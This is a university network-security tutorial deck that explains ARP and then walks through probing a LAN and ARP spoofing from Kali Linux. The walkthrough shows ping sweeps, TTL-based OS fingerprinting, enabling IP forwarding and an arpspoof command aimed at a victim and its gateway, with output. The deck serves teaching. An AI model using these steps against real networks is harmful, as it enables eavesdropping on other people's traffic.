



COMP 4670

Tutorials

Network Attacks Part 1


Dr. Sherif Saad



# Attacks List

1. Network Mapping in IP Layer
2. Spoofing Attacks in Network Layer
3. DOS Attack in Network Layer
4. Network Mapping and Service Discovery

# Target Network: Local Area Network



# The Attacker

- Someone with malicious intention who is connected to the same network as his targets (victims).
- He is interested in eavesdropping (spying on other hosts in the same network), preventing other hosts from accessing the internet.
- The attacker could connect to the target network over a wired or wireless connection.



# ARP Spoofing: Attack Overview

- An ARP spoofing attack takes advantages of the Address Resolution Protocol workflow.
- The attacker spoof the MAC address of one of the hosts (nodes) on the same LAN and link his IP address to the spoofed MAC address.
- The ability to spoof the MAC address of another host enables the attacker to eavesdrop the communication between this host and other hosts on the network, disconnect the host from the network, or limits the ability of the host to connect to specific hosts.

# How is the ARP work?



Host Name    **H1**  
IP Address    192.168.0.**101**  
MAC          **90:CD:B6:40:45:F7**



Host Name    **H2**  
IP Address    192.168.0.**107**  
MAC          **81:AC:F1:51:31:H3**

- The two hosts (H1 & H2) are on the same local area network, each host has a unique IP address (logical address) and unique MAC address (physical address)
- Let assume that that H1 wants to send a message to H2. The are connected to a TCP/IP network over ethernet


# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**




# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**





# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**

- H1 needs to know the MAC address of H2 to add it to the ethernet frame header, otherwise H1 will not be able to send the message to H2.
- H1 will use ARP to discover the MAC address of H2
- Every host has an ARP table this ARP table simply maps IP addresses to MAC addresses.
- When H1 attempts to send a message to H2. H1 will check his ARP table to retrieve H2 MAC address. If H1 did not find H2 MAC address it will create an ARP request


# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**



IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7

ARP Table of H1

# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7

ARP Table of H1



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**

1. H1 did not find the MAC address of H2 in his ARP table.
2. H1 creates an ARP request and broadcast this ARP request to the Network (LAN).
3. Simply asking the host with the **192.168.0.107** to send its MAC address as a reply to his ARP request.

# How is the ARP work?




Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**

1. When H2 receives the ARP request from H1. It will add H1 MAC address and IP address its ARP Table.
2. Then it will create an ARP response that includes H2 MAC address and sends it to H1.
3. When H1 receives the response it will update its ARP table



IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
192.168.0.105	A1:17:C5:FC:91:D1
192.168.0.101	90:CD:B6:40:45:F7

ARP Table of H2

# How is the ARP work?



Host Name **H1**  
IP Address 192.168.0.**101**  
MAC **90:CD:B6:40:45:F7**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
<b>192.168.0.107</b>	<b>81:AC:F1:51:31:H3</b>

ARP Table of H1



Host Name **H2**  
IP Address 192.168.0.**107**  
MAC **81:AC:F1:51:31:H3**

IP Address	MAC
192.168.0.102	F1:95:F2:AC:19:B7
192.168.0.105	A1:17:C5:FC:91:D1
<b>192.168.0.101</b>	<b>90:CD:B6:40:45:F7</b>


ARP Table of H2

# ARP Spoofing: How-To ??

1. The attacker is connected to the network.
2. The attacker is using a Linux box (e.g. Kali Linux).
3. The attacker needs to probe the network and discover live hosts (currently connect hosts) and select his target.

# STEP-01: Probing the Network

The attacker uses the command **arp** to display his machine arp table. At this point the table only contains the MAC address of the network gateway



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# arp  
Address                  HWtype  HWaddress           Flags Mask            Iface  
_gateway                 ether    e4:6f:13:68:45:98    C                     eth0  
root@kali:~#
```

The screenshot shows a terminal window titled 'root@kali: ~'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The user has executed the command 'arp', which displays the ARP table. The table has columns for 'Address', 'HWtype', 'HWaddress', 'Flags', 'Mask', and 'Iface'. A single entry is shown for the gateway: '\_gateway' with 'ether' hardware type, MAC address 'e4:6f:13:68:45:98', flag 'C', and interface 'eth0'. The prompt 'root@kali:~#' is followed by a cursor.

# STEP-01: Probing the Network

The attacker uses the command **ifconfig** to display his machine IP address, the network broadcast address, network interface MAC address and other information

```
root@kali:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
_gateway                 ether    e4:6f:13:68:45:98    C                     eth0
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.103  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9d:28f  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:9d:02:8f  txqueuelen 1000  (Ethernet)
    RX packets 66  bytes 9661 (9.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 44  bytes 3421 (3.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```




# STEP-01: Probing the Network

The attacker uses `fping -g 192.168.0.1/24` to send an ICMP ECHO Request to every potential host on the network. (This known as ICMP Sweep or Ping Sweep). Any live Host will return an ICMP ECHO Reply.

```
root@kali:~# fping -g 192.168.0.1/24 !
192.168.0.1 is alive
192.168.0.101 is alive
192.168.0.102 is alive
192.168.0.103 is alive
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.2
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.103 for ICMP Echo sent to 192.168.0.4
```

# STEP-01: Probing the Network

Again, the attacker uses the command **arp** to display his machine arp table.



Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.0.250		(incomplete)			eth0
192.168.0.216		(incomplete)			eth0
192.168.0.224		(incomplete)			eth0
192.168.0.241		(incomplete)			eth0
192.168.0.238		(incomplete)			eth0
192.168.0.221		(incomplete)			eth0
192.168.0.229		(incomplete)			eth0
192.168.0.219		(incomplete)			eth0
192.168.0.102	ether	08:00:27:36:75:7f	C		eth0
192.168.0.227		(incomplete)			eth0
192.168.0.240		(incomplete)			eth0
192.168.0.233		(incomplete)			eth0
192.168.0.254		(incomplete)			eth0
192.168.0.220		(incomplete)			eth0
192.168.0.228		(incomplete)			eth0
192.168.0.245		(incomplete)			eth0
192.168.0.218		(incomplete)			eth0
192.168.0.226		(incomplete)			eth0
192.168.0.243		(incomplete)			eth0
192.168.0.232		(incomplete)			eth0
192.168.0.249		(incomplete)			eth0
192.168.0.223		(incomplete)			eth0
gateway	ether	e4:6f:13:68:45:98	C		eth0
192.168.0.231		(incomplete)			eth0
192.168.0.244		(incomplete)			eth0
192.168.0.237		(incomplete)			eth0
192.168.0.242		(incomplete)			eth0
192.168.0.235		(incomplete)			eth0
192.168.0.248		(incomplete)			eth0
192.168.0.222		(incomplete)			eth0
192.168.0.101	ether	08:00:27:18:25:17	C		eth0
192.168.0.230		(incomplete)			eth0
192.168.0.247		(incomplete)			eth0
192.168.0.236		(incomplete)			eth0
192.168.0.253		(incomplete)			eth0
192.168.0.234		(incomplete)			eth0

# STEP-01: Probing the Network

Again, the attacker uses the command **arp** to display his machine arp table.

```
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.0.250    (incomplete)          eth0
192.168.0.216    (incomplete)          eth0
192.168.0.224    (incomplete)          eth0
192.168.0.241    (incomplete)          eth0
192.168.0.238    (incomplete)          eth0
192.168.0.221    (incomplete)          eth0
192.168.0.229    (incomplete)          eth0
192.168.0.219    (incomplete)          eth0
192.168.0.102    ether    08:00:27:36:75:7f    C          eth0
192.168.0.227    (incomplete)          eth0
192.168.0.240    (incomplete)          eth0
192.168.0.233    (incomplete)          eth0
192.168.0.254    (incomplete)          eth0
```

# STEP-01: Probing the Network

What did the attacker learn so far?

```
root@kali:~# fping -g 192.168.0.1/24
192.168.0.1 is alive
192.168.0.101 is alive
192.168.0.102 is alive
192.168.0.103 is alive
ICMP Host Unreachable from 192.168.0.
ICMP Host Unreachable from 192.168.0.
ICMP Host Unreachable from 192.168.0.
```

```
192.168.0.229 (incomplete)
192.168.0.219 (incomplete)
192.168.0.102 ether 08:00:27:36:75:7f C
192.168.0.227 (incomplete)
192.168.0.240 (incomplete)
192.168.0.233 (incomplete)
```

```
gateway ether e4:6f:13:68:45:98 C et
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.103 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9d:28f prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:9d:02:8f txqueuelen 1000 (Ethernet)
```

# STEP-01: Probing the Network

## **What did the attacker learn so far?**

1. There are only 4 live hosts on the network ( the attacker machine is one of them).
2. The attacker knows the IP addresses of the other hosts and the MAC address associated with each IP address.

# STEP-01: Probing the Network

The attacker use `ping` command (send ICMP ECHO request to single host) to pings the other host on the network.

**Ping 192.168.0.102**

```
root@kali:~# ping 192.168.0.102
PING 192.168.0.102 (192.168.0.102) 56(84) bytes of data.
64 bytes from 192.168.0.102: icmp_seq=1 ttl=128 time=0.323 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=128 time=0.753 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=128 time=0.787 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=128 time=0.331 ms
^C
--- 192.168.0.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3020ms
rtt min/avg/max/mdev = 0.323/0.548/0.787/0.223 ms
root@kali:~#
```

# STEP-01: Probing the Network

The attacker use **ping** command (send ICMP ECHO request to single host) to pings the other host on the network.


**Ping 192.168.0.101**

```
root@kali:~# ping 192.168.0.101
PING 192.168.0.103 (192.168.0.101) 56(84) bytes of data.
64 bytes from 192.168.0.101: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.0.101: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 192.168.0.101: icmp_seq=3 ttl=64 time=0.039 ms
64 bytes from 192.168.0.101: icmp_seq=4 ttl=64 time=0.030 ms
64 bytes from 192.168.0.101: icmp_seq=5 ttl=64 time=0.039 ms
^C
--- 192.168.0.101 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4093ms
rtt min/avg/max/mdev = 0.013/0.033/0.044/0.011 ms
root@kali:~#
```




# STEP-01: Probing the Network

- Time-to-live (TTL) is a value in an Internet Protocol (IP) packet that tells a network router whether or not the packet has been in the network too long and should be discarded.
- An IP TTL is set initially by the system sending the packet. It can be set to any value between 1 and 255
- Different operating systems set different defaults.



```
4) bytes  
ttl=128  
ttl=128  
ttl=128  
ttl=128
```

**192.168.0.102**




```
4) bytes  
ttl=64  
ttl=64  
ttl=64  
ttl=64  
ttl=64
```

**192.168.0.101**




# STEP-01: Probing the Network

- Each router that receives the packet subtracts at least 1 from the count; if the count remains greater than 0, the router forwards the packet, otherwise it discards it and sends an Internet Control Message Protocol (ICMP) message back to the originating host.



```
4) bytes  
ttl=128  
ttl=128  
ttl=128  
ttl=128
```

**192.168.0.102**




```
4) bytes  
ttl=64  
ttl=64  
ttl=64  
ttl=64  
ttl=64
```

**192.168.0.101**


# STEP-01: Probing the Network

- TTL could be used to guess the host operating system (OS Fingerprint).

OS	TTL	Window size (bytes)
Linux 2.4 and 2.6	64	5,840
Google customized Linux	64	5,720
Linux kernel 2.2	64	32,120
FreeBSD	64	65,535
OpenBSD, AIX 4.3	64	16,384
Windows 2000	128	16,384
Windows XP	128	65,535
Windows 7, Vista, and Server 8	128	8,192
Cisco Router IOS 12.4	255	4,128
Solaris 7	255	8,760
MAC	64	65,535



**192.168.0.10**  
**Window Host**



**192.168.0.101**  
**Linux Host**

# STEP-02: ARP Spoofing

1. The attacker decided to attacks the Windows machine
2. Since there are only 2 hosts in the network in addition to the attacker the attacker will use ARP spoofing to trick the Windsor machine to believes that the attacker machine is the network router.
3. The attacker will like his IP to the MAC address of the network router. Only the victim machine will see this link.
4. The attacker will send an ARP message (announcement) only to the Victim machine that links attacker MAC address to the Router IP address.


# STEP-02: ARP Spoofing

The attacker needs to confirm that he/she knows the router IP address. The attacker use the command **ip route**

A terminal window with a dark background and a light gray title bar. The title bar contains the text 'File Edit View Search Terminal Help'. The terminal shows the command 'ip route' being executed, followed by two lines of output. The prompt 'root@kali:~#' is shown in red and white. A white cursor is visible at the end of the second line of output.


```
root@kali:~# ip route
default via 192.168.0.1 dev eth0 proto static metric 100
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.103 metric 100
root@kali:~#
```

# Target Network: Local Area Network



# STEP-02: ARP Spoofing

- The attacker will enable IP Forwarding on his machine.
- IP forwarding also known as Internet routing is a process used to determine which path a packet or datagram can be sent.
- The attacker will use the following command to enable his machine to forward IP packets.

A screenshot of a terminal window with a dark background. The title bar at the top is light gray and contains the text 'root@kali: ~'. Below the title bar is a menu bar with the options 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows two lines of text: the first line is 'root@kali:~# echo 1 > /proc/sys/net/ipv4/ip\_forward' and the second line is 'root@kali:~#' followed by a white cursor block.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@kali:~#
```

# STEP-02: ARP Spoofing

- After enabling IP Forwarding, the attacker will use a malicious tool to send crafted ARP malicious messages to the target claiming that the attacker MAC address is the MAC address of the network router
- The attacker use **ARPSPOOF** tool (available on Kali Linux)

```
root@kali:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.1
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f 8:0:27:36:75:7f 0806 42: arp reply 192.168.0.1 is-at 8:0:27:9d:2:8f
8:0:27:9d:2:8f e4:6f:13:68:45:98 0806 42: arp reply 192.168.0.102 is-at 8:0:27:9d:2:8f
```

## STEP-02: ARP Spoofing

